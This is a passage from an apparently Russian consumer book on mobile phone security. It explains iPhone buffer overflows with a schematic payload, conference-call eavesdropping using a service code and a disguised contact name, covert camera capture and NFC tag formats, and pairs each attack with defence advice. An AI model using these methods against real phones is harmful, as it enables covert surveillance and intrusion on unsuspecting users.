зрения безопасности во многом объясняет стремление разработчиков Apple проверять исходный код всех приложений, разработанных третьей стороной.

Отметим, что, несмотря на все старания Apple, существуют одобренные приложения, которые могут представлять опасность для клиентов. Называть эти программы не будем, но отметим, что хитрые алгоритмы и нестандартные подходы могут запутать даже самых опытных цензоров компании. Таким образом, проникшие на коммуникатор приложения могут получить широкие возможности по управлению устройством без ведома пользователя. Облегчает эту задачу злоумышленнику и тот факт, что в телефоне не предусмотрены стандартные механизмы обеспечения безопасного выполнения прикладных программ.

Для того чтобы понять причины уязвимости iPhone, вначале рассмотрим некоторые типичные приемы, которыми пользуются разработчики вредоносных приложений. Проведем разбор одной из наиболее распространенных атак путем переполнении буфера. Именно этот подход применяют разработчики вирусов для iPhone чаще всего.

Память устройства – это набор ячеек, в которые может быть записана информация размером, например, 1 байт. Ячейки имеют последовательные номера. Вся память делится на разделы, каждый из которых имеет собственную структуру и порядок обращения к ячейкам. Нас в этой связи интересуют три структуры: собственно память, где хранятся данные, буфер и стек.

Буфер – это раздел памяти, куда помещаются данные, вводимые пользователем в процессе взаимодействия с приложением, перед тем как быть использованными согласно логике программы.

Стек – это такая структура памяти, куда данные помещаются последовательно друг за другом. При этом приложение может получить быстрый доступ к последнему помещенному в стек значению. Чтобы извлечь предпоследнее значение, необходимо прежде извлечь последнее значение, записанное в стек. Для помещения значения в стек обычно используется инструкция PUSH, а для извлечения инструкция POP.


В памяти данных хранится код самой программы. В первом приближении программа – это набор функций, каждая из которых выполняет те или иные действия с данными. При выполнении приложения функции могут выполняться последовательно, но программист также

может вызывать любую функцию. Для подобного вызова используется адрес функции.

Адрес функции – это указатель на место в памяти, где расположен код функции.

Часто возникает ситуация, когда во время выполнения одной функции должна быть вызвана другая функция для того, чтобы произвести какие-либо действия с данными. После того, как вызванная функция закончила свое выполнение, управление передается обратно в первую функцию. Подобные вызовы удобно производить, используя структуру стек. При вызове внутренней функции в стек помещается адрес внешней функции. Таким образом, программа запоминает, в какое место необходимо вернуться после выполнения внутренней функции. Выглядит это так, как показано на рисунке ниже.


До выполнения внутренней функции стек пустой [1]. Во время вызова внутренней функции в стеке хранится адрес возврата во внешнюю функцию [2]. В нашем случае – 0x00638. После выполнения внутренней функции из стека извлекается адрес внешней функции и осуществляется переход к исполнению команд по адресу 0x00638. Стек оказывается пустым [3].



Содержание стека во время функционирования программы

Но иногда в стек помещают временные данные. Так, например, туда может быть помещено содержимое буфера. Операции со стеком быстрее, чем операции с другими разделами памяти, так как адресация в случае со стеком гораздо проще.

Этим и пользуются программисты. В таком случае структура стека выглядит следующим образом.



Содержание стека во время функционирования программы при использовании стека для хранения временных переменных

Как видно из рисунка, во время выполнения функции программист использует стек для временного хранения данных. В нашем случае это введенное пользователем имя. Данные временно помещаются в стек во время выполнения внутренней функции и извлекаются после [3].

Но буферы, где бы они в памяти не располагались, могут быть переполнены очень большим количеством данных, если нет необходимых проверок на размер вводимой пользователем информации. При отсутствии проверок данные, которые не поместились в буфер, записываются в последующие ячейки памяти, фактически переписывая все, что хранилось там до этого.

Последствия такого рода переполнения могут быть различными. В лучшем случае программа аварийно завершит выполнение, когда не сможет вернуться по перезаписанному адресу возврата на прежнее место. В худшем случае злоумышленник может этим воспользоваться, чтобы изменить ход выполнения программы и передать управление вредоносному коду.

Поясним, как переходит изменение хода выполнения программы. Предположим, пользователь скачал из Интернета официальное приложение Apple. Причем цензоры компании не увидели то, что в приложении нет проверки на длину вводимых пользователем данных. То есть, программа имеет потенциальную уязвимость переполнения буфера. Как мы помним, все запущенные приложения на iPhone выполняются с правами администратора.

Далее злоумышленник вводит в окно некоторые данные. Причем они имеют большую длину и имеют примерно следующий формат.


```
AAAAAAAAAAAAAA0x619300610efa2380aacd1089a
abcd1028abd458eef1
```

Сначала идет информация, которая переполняет буфер (AAAAAAAAAAAAAAA), потом адрес некоторой ячейки памяти (0x6193006), а далее команды вируса в бинарном виде (10efa2380aacd1089a abcd1028abd458eef1). Такие команды, если на них передать управление, приведут к выполнению вирусного кода. А так как проверки на длину вводимых данных нет, то подобных команд может быть много, а значит и вирус может быть весьма серьезным. Обычно такой вирус отправляет

по Wi-Fi соединению все данные пользователя злоумышленнику. Хотя хакер с выгодой для себя может найти и другие возможности воспользоваться описанной уязвимостью.

Можно догадаться, что адрес ячейки памяти, следующий за переполняемой буфер информацией – это адрес вирусного кода. Этот адрес не сложно определить. Злоумышленник, написавший программу, одобренную Apple, знает адрес функции в памяти, которая отвечает за ввод данных от пользователя.

Он также знает адрес стека и адрес той ячейки памяти стека, куда помещается содержимое буфера.



Содержание стека при переполнении буфера

На рисунке выше показано, что происходит с памятью программы при переполнении буфера.

На рисунке приведена типичная ситуация переполнения буфера, когда объем данных оказался настолько велик, что фактически переполнил буфер, выделенный под локальные переменные. В данном случае это последовательность букв «А». Более того, избыточные данные затерли адрес возврата и заменили его на адрес следующей ячейки стека. Таким образом, при попытке выхода из функции программа с пра-

вами администратора передаст управление вирусу. То есть вирус получит права администратора.

Для предотвращения подобных атак необходимо осуществлять проверку размера вводимых в буфер данных. Но контролировать каждую программу сложно. Поэтому проектировщики операционных систем используют такой прием, как неисполняемый стек. То есть операционная система запрещает исполнение кода, расположенного в стеке.

Еще один способ борьбы получил название ASLR (Address Space Layout Randomization), который подразумевает, что для загрузки исполняемого кода приложения каждый раз используются случайным образом выбранные участки памяти. Таким образом, злоумышленник не может знать адрес загрузки вредоносного кода.

Данные методы противодействия уже являются стандартными в большинстве операционных систем. В iPhone подобные подходы не используются, что в совокупности с правами администратора для всех приложений представляет серьезнейшую угрозу безопасности.

Единственное, что представляет сложность для создателей подобных вирусов – это крайне не простой процесс отладки приложений. Ведь для iPhone нет специальных программных средств, которые позволили бы просматривать содержимое ячеек памяти в любой момент выполнения программы.

Еще одним недостатком в системе безопасности является тот факт, что большинство стандартных приложений телефона являются аналогами прикладных программ под операционную систему MAC OS. Уже упоминавшиеся браузер MobileSafari и почтовая программа MobileMail базируются на прототипах, уязвимости которых достаточно хорошо известны. Как правило, эти же уязвимости распространяются и на приложения для iPhone. Усугубляет положение и то, что и MobileSafari и MobileMail в большинстве своем базируются на проекте WebKit, исходные коды которого открыты.

Это значительно облегчает работу злоумышленников. Приводить здесь примеры атак на браузер и почтовую программу мы не будем, чтобы не провоцировать создание вредоносных программ, но пользователям iPhone стоит рассмотреть вариант перехода на иные браузеры или почтовые программы.

Также упрощает задачу злоумышленникам тот факт, что все HTTP-запросы имеют пометку о том, что отправка данных идет именно с мобильного устройства iPhone. Этим зачастую пользуются хакеры для того, чтобы осуществить Интернет-атаку именно на телефон компании Apple.

ЗАЩИТА ОТ АТАКИ

Безусловно, iPhone – один из самых защищенных коммуникаторов. Но и он не лишен уязвимостей. Пользователю, чтобы обезопасить себя, стоит отказаться от расширения количества сервисов и не устанавливать сомнительные приложения.

Также стоит серьезно рассмотреть вариант использования альтернативной почтовой программы и браузера.

Мы надеемся, что в скором времени компания Apple представит устройство, в котором будет реализован подход с разделением прав доступа к ресурсам, и приложения не будут иметь прав администратора. Также стоит ожидать появление телефонов, где стек не будет испол-

Удобство браузера и почтовой программы телефона iPhone, к сожалению, не гарантируют безопасности

няемым. Все это увеличит безопасность iPhone. Зная, как пристально компания Apple относится к безопасности своих продуктов, стоит ожидать, что напрашивающиеся изменения в подходе к безопасности не заставят себя долго ждать.

Как к вашему телефонному разговору может подключиться злоумышленник

Прослушать разговор по мобильному телефону можно, не прибегая к специальным аппаратным средствам перехвата и расшифровки сигнала. Звонки могут прослушиваться, не вызывая подозрений у пользователя. Причем злоумышленник сможет даже участвовать в разговоре, если захочет этого. Для получения таких возможностей не требуется получать разрешение от сотового оператора или иметь специальное оборудование.

Единственное, что может насторожить пользователя – это странное сообщение о конференц-звонке, которое отображается на экране сотового телефона каждый раз при наборе номера и при получении звонка.

Будьте бдительны, чтобы во время конференц-звонка к вам не подключился злоумышленник

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Данная атака использует уязвимость механизма поддержки сотовыми операторами режима «конференц-звонок». Данная возможность позволяет одновременно общаться сразу с несколькими абонентами. Для того чтобы совершить «конференц-звонок», необходимо подписаться на данную услугу у оператора и иметь мобильный телефон, поддерживающий подобный функционал. Злоумышленник может воспользоваться этими возможностями и реализовать «прослушку» мобильного устройства. Для реализации атаки он активирует у жертвы функцию «конференц-звонок» и устанавливает на его аппарат «жучок», который будет при каждом наборе номера включать конференц-звонок.

Облегчает задачу злоумышленника то, что функция конференц-звонка, как правило, активирована у большинства телефонов. Это означает, что во время разговора абоненту необходимо в меню выбрать пункт «Добавить собеседника». Если подобная функция у абонента активирована, то к разговору присоединится собеседник. Если же функция не активирована, то подключить ее можно, сделав заранее специальный вызов с мобильного устройства, например такой: *110*0201#. Если злоумышленнику удалось внедрить на телефон жертвы «жучок», то подобный вызов может сделать вредоносная программа.

Во время конференц-звонка на экране мобильного устройства отображаются имена всех участников разговора. Чтобы не вызывать лишних подозрений жертвы, злоумышленник может добавить контакт в телефонную записную книжку с именем «Сервисная служба» или «Переадресация вызова». Подобные надписи атакуемый пользователь может принять за сервисные сообщения.

ЗАЩИТА ОТ АТАКИ

Защититься от атаки прослушивания в режиме конференц-звонка не сложно. Необходимо не допускать скрытый переход сотового телефона в режим конференц-связи. У злоумышленника нет возможности совершать конференц-звонок в скрытом режиме, то есть таким образом, чтобы на экране мобильного устройства не отображалась информация о том, что в разговоре одновременно участвует несколько человек. Поэтому необходимо перед каждым вызовом убедиться, что в разговоре участвуют только вы и доверенные абоненты.

Чем опасны мобильные телефоны со встроенными видеокамерами

Мобильный телефон со встроенной камерой – это стандарт де факто. Даже самые простые модели в настоящее время оснащены подобными камерами, которые предназначены как для фото, так и для видеосъемок.

К сожалению, расширенные возможности подобных аппаратов – приманка для злоумышленника. Мошенник, установив «жучок» на телефон, способен удаленно и без ведома пользователя включать видеокамеру, делать несанкционированные снимки и передавать их третьему лицу. Это мощное оружие для мошенников, живущих за счет компромата. Абонент может даже не догадываться, что досье на него собирает его собственный мобильный телефон. Как правило, мошенников интересуют снимки тех мест, которые посещает жертва, людей, с которыми она встречается.

В ближайшем будущем данная атака может стать еще опаснее. В России будет введен в эксплуатацию новый стандарт скоростной передачи данных в сетях сотовой связи – 3G. Это означает, что будет возможна передача видеопотока на приемлемом уровне через сотовую сеть. С появлением подобных возможностей в России, как это сейчас происходит во всем мире, появятся услуги по видеоконференц-звонку. Большинство мобильных телефонов, как, например, N95, уже выпускаются с двумя камерами с обеих сторон телефона. Включив громкую связь и направив камеру на себя, абоненты смогут не только слышать, но и видеть друг друга. Стоит только надеяться, что защита данной услуги будет реализована должны образом и мошенники не получат возможность передавать третьему лицу не только снимки с фотокамеры телефона, но и потоковое видео, включая камеру в произвольный момент.

Подобные мобильные телефоны могут передавать данные со своих видеокамер без вашего ведома, если злоумышленник установил на них жучок

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?


Для того чтобы получить контроль над видеокамерой, злоумышленник должен установить на телефон жертвы «жучок». Получить доступ к камере удаленно крайне сложно и точно невозможно сделать это незаметно для пользователя. Также невозможно атаковать телефоны, не имеющие операционной системы. Но телефоны с операционными системами Symbian, Windows Mobile, Mac OS предоставляют подробный программный интерфейс работы со встроенными камерами мобильных телефонов, чем, к сожалению, оказывают мошенникам услугу. Все что необходимо злоумышленнику для того, чтобы видеть все, что «видит» мобильный телефон – это установить тем или иным способом «жучок» и включать с его помощью камеру тогда, когда это будет необходимо, передавая скрытым образом по GPRS-каналу сделанные снимки. Вдаваться в подробности и описывать программный интерфейс управления видеокамерой мы не будем, так как цель книги – предупредить о возможной атаке, а не обучить злоумышленника.

ЗАЩИТА ОТ АТАКИ

Многие мобильные телефоны имеют видеокамеры со встроенной вспышкой или подсветкой. Функционала «жучка», как правило, не может быть достаточно для того, чтобы сделать снимок со встроенной камеры, при этом, не используя вспышку или подсветку. Именно по данному признаку пользователи ряда мобильных телефонов могут установить, что их беспроводное устройство несанкционированно передает информацию злоумышленнику.

Также обезопасить пользователя телефона может наличие затвора на камере. Многие мобильные устройства, имеющие камеру большого разрешения, снабжены подобным затвором, который открывается вручную. Косвенными признаками того, что ваша камера за вами следит, могут быть сохраненные снимки, которых вы не делали. Не всегда программы-жучки помнят о том, что подобные снимки необходимо удалять. Пользователю, который не хочет, чтобы на него был собран компромат, следует лишний раз задуматься о том, нужен ли ему сотовый телефон со встроенной камерой. Камеры большинства мобильных телефонов не обеспечивают должного качества изображения для печати и являются лишь дополнительным модным аксессуаром.

КАК БОРОТЬСЯ С АТАКАМИ НА МОБИЛЬНЫЕ ТЕЛЕФОНЫ С РАСШИРЕННЫМИ ВОЗМОЖНОСТЯМИ



Почему опасны мобильные телефоны нового поколения

Мобильные технологии развиваются быстро, а модельный ряд телефонов обновляется чуть ли ни каждый день. Но буквально несколько лет назад на рынке мобильных устройств появился телефон нового поколения, который в ближайшие годы имеет все возможности перевернуть наше представление о столь привычном уже устройстве. И это не iPhone. Телефон нового поколения – это телефон с поддержкой технологии NFC.

NFC (Near Field Communication) – технология беспроводной связи малого радиуса действия, которая позволяет производить обмен данными между устройствами находящимися на расстоянии около 10 сантиметров. Встроенный в телефон передатчик NFC позволяет существенно увеличить функционал мобильного устройства. Так если поднести телефон всего лишь на расстояние 5–10 сантиметров к специальной метке, то информация, содержащаяся в такой метке, немедленно появится на экране устройства. Верно и обратное, информация с телефона может быть передана на считыватель бесконтактно. При этом

Мобильный телефон нового поколения способен заменить банковскую карту. Им можно легко расплачиваться , поднеся его к кассовому терминалу

телефон с NFC-модулем невозможно отличить от обычного телефона. Такие телефоны уже применяются и имеют большую популярность в Японии и Европе. На очереди Россия.

Применений революционной технологии NFC множество. Мобильный телефон можно использовать как кредитную карту. Все что необходимо – поднести его к терминалу оплаты. Также технология NFC позволяет использовать телефон для оплаты проезда в метро. Для этого необходимо всего лишь поднести устройство к турникету, как это обычно делается с простой картой для проезда. Наконец, телефон можно использовать как электронный ключ для номера гостиницы или к двери офиса. Именно такое богатство возможностей NFC-технологии позволяет многим европейцам и японцам отказываться от наличных денег и лишних ключей в пользу своих современных мобильных любимцев.

К сожалению, стремительное развитие NFC-аппаратов приводит к тому, что уязвимые сами по себе мобильные телефоны получили еще одну серьезную уязвимость, связанную уже с новой технологией. Оказывается, у NFC-телефонов есть ряд недостатков.

Мобильное устройство с NFC-модулем можно вывести из строя без ведома владельца. Причем, сделать это крайне легко, лишив тем самым владельца уязвимого телефона и наличных денег, и даже ключа в собственный офис или гостиничный номер.

Мобильный телефон нового поколения можно использовать вместо карточки доступа

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Для того чтобы понять, почему NFC-телефоны могут быть так легко выведены из строя, проведем небольшой анализ NFC-технологии. Как уже было сказано, рассматриваемые нами аппараты имеют NFC-модуль, который позволяет им с расстояния, не превышающего 10 см, считывать информацию со специальных меток.

Информация передается с помощью радиосигнала. Метка состоит из элемента памяти и антенны. Антенна, как правило, достаточно тонкая и сопоставима по толщине с листом бумаги. Излучаемый телефоном радиосигнал принимается антенной. Энергия радиосигнала используется для считывания меткой данных из элемента памяти и модуляции ответной радиоволны, которая и улавливается телефоном.

Ответный сигнал метки достаточно слаб, так как он формируется за счет энергии от полученного меткой радиосигнала. Именно этот факт обуславливает то, что NFC-технология работает на таких небольших расстояниях. Конечно, описанный процесс с физической точки зрения выглядит немного сложнее, но это не имеет большого значения в свете рассматриваемой нами темы.

Обратимся теперь к реализации NFC-метки и особенностям NFC-телефона. Данные, записываемые в метки, которые считывают NFC-аппараты, формируются согласно утвержденному формату NDEF (NFC Data Exchange Format). Данный формат описывает требо-

Подобными информационными терминалами для NFC-телефонов снабжено большинство европейских вокзалов

вания к структуре данных, записываемых в метки. Рассмотрим некоторые важные аспекты этого формата.

В NFC-метке может храниться информация различной структуры. Причем в одной метке могут одновременно храниться данные нескольких типов. Самыми распространенными и популярными форматами, которые поддерживаются в NFC-метках, являются Smart Poster, URI, vCard..

Если с форматом vCard мы уже знакомы по предыдущим разделам книги, а также по страницам раздела «Технологический справочник», то формат Smart Poster – это формат, который знаком даже далеко не каждому компьютерному специалисту.

Smart Poster – это формат данных, указывающих на информационный ресурс, на котором содержится подробная информация об идентифицируемом предмете. Этот тип данных становится все более популярным.

Метки, содержащие данные типа Smart Poster, часто помещаются на рекламные плакаты в городах, на экспонаты в музеях, на объявления для того, чтобы заинтересовавшийся информацией обладатель мобильного телефона нового поколения мог быстро и беспрепятственно получить доступ к информационному ресурсу, где приведены более подробные данные.

Причем Smart Poster существенно отличается от формата URI. Формат URI – это просто указание на информационный ресурс, где хранится связанная информация. А формат Smart Poster содержит помимо указания на информационный ресурс также последовательность действий, которые должен произвести телефон для того, чтобы пользователю немедленно были предоставлены интересующие его сведения. Например, формат Smart Poster подразумевает открытие web-браузера на той странице Интернет-ресурса, где и находится интересующая человека информация.

Вернемся теперь к формату NDEF, который как раз позволяет хранить в одной метке записи различных типов. Итак, сообщение NDEF начинается с флага MB (Message Begin), то есть указания на «Начало данных». Последней записью в структуре NDEF должен быть флаг ME (Message End), то есть указание на «Конец сообщения». Ниже приведена структура NDEF-записи.

NDEF-структура					
MB	Запись 1	Запись 2	...	Запись N	ME

Между этими двумя флагами находятся так называемые записи. Каждая запись служит для хранения данных соответствующих типов. Записи, помещенные в структуру, не зависят друг от друга и могут быть произвольного размера. Запись характеризуется следующими параметрами: типом, длиной и идентификатором.

Параметр «Длина записи» определяется в октетах (один октет равен 8 битам). Параметр «Тип записи» указывает на то, какого типа данные хранятся в данной записи. Как уже говорилось ранее, данные, хранимые в NDEF структуре, могут быть самых различных типов.

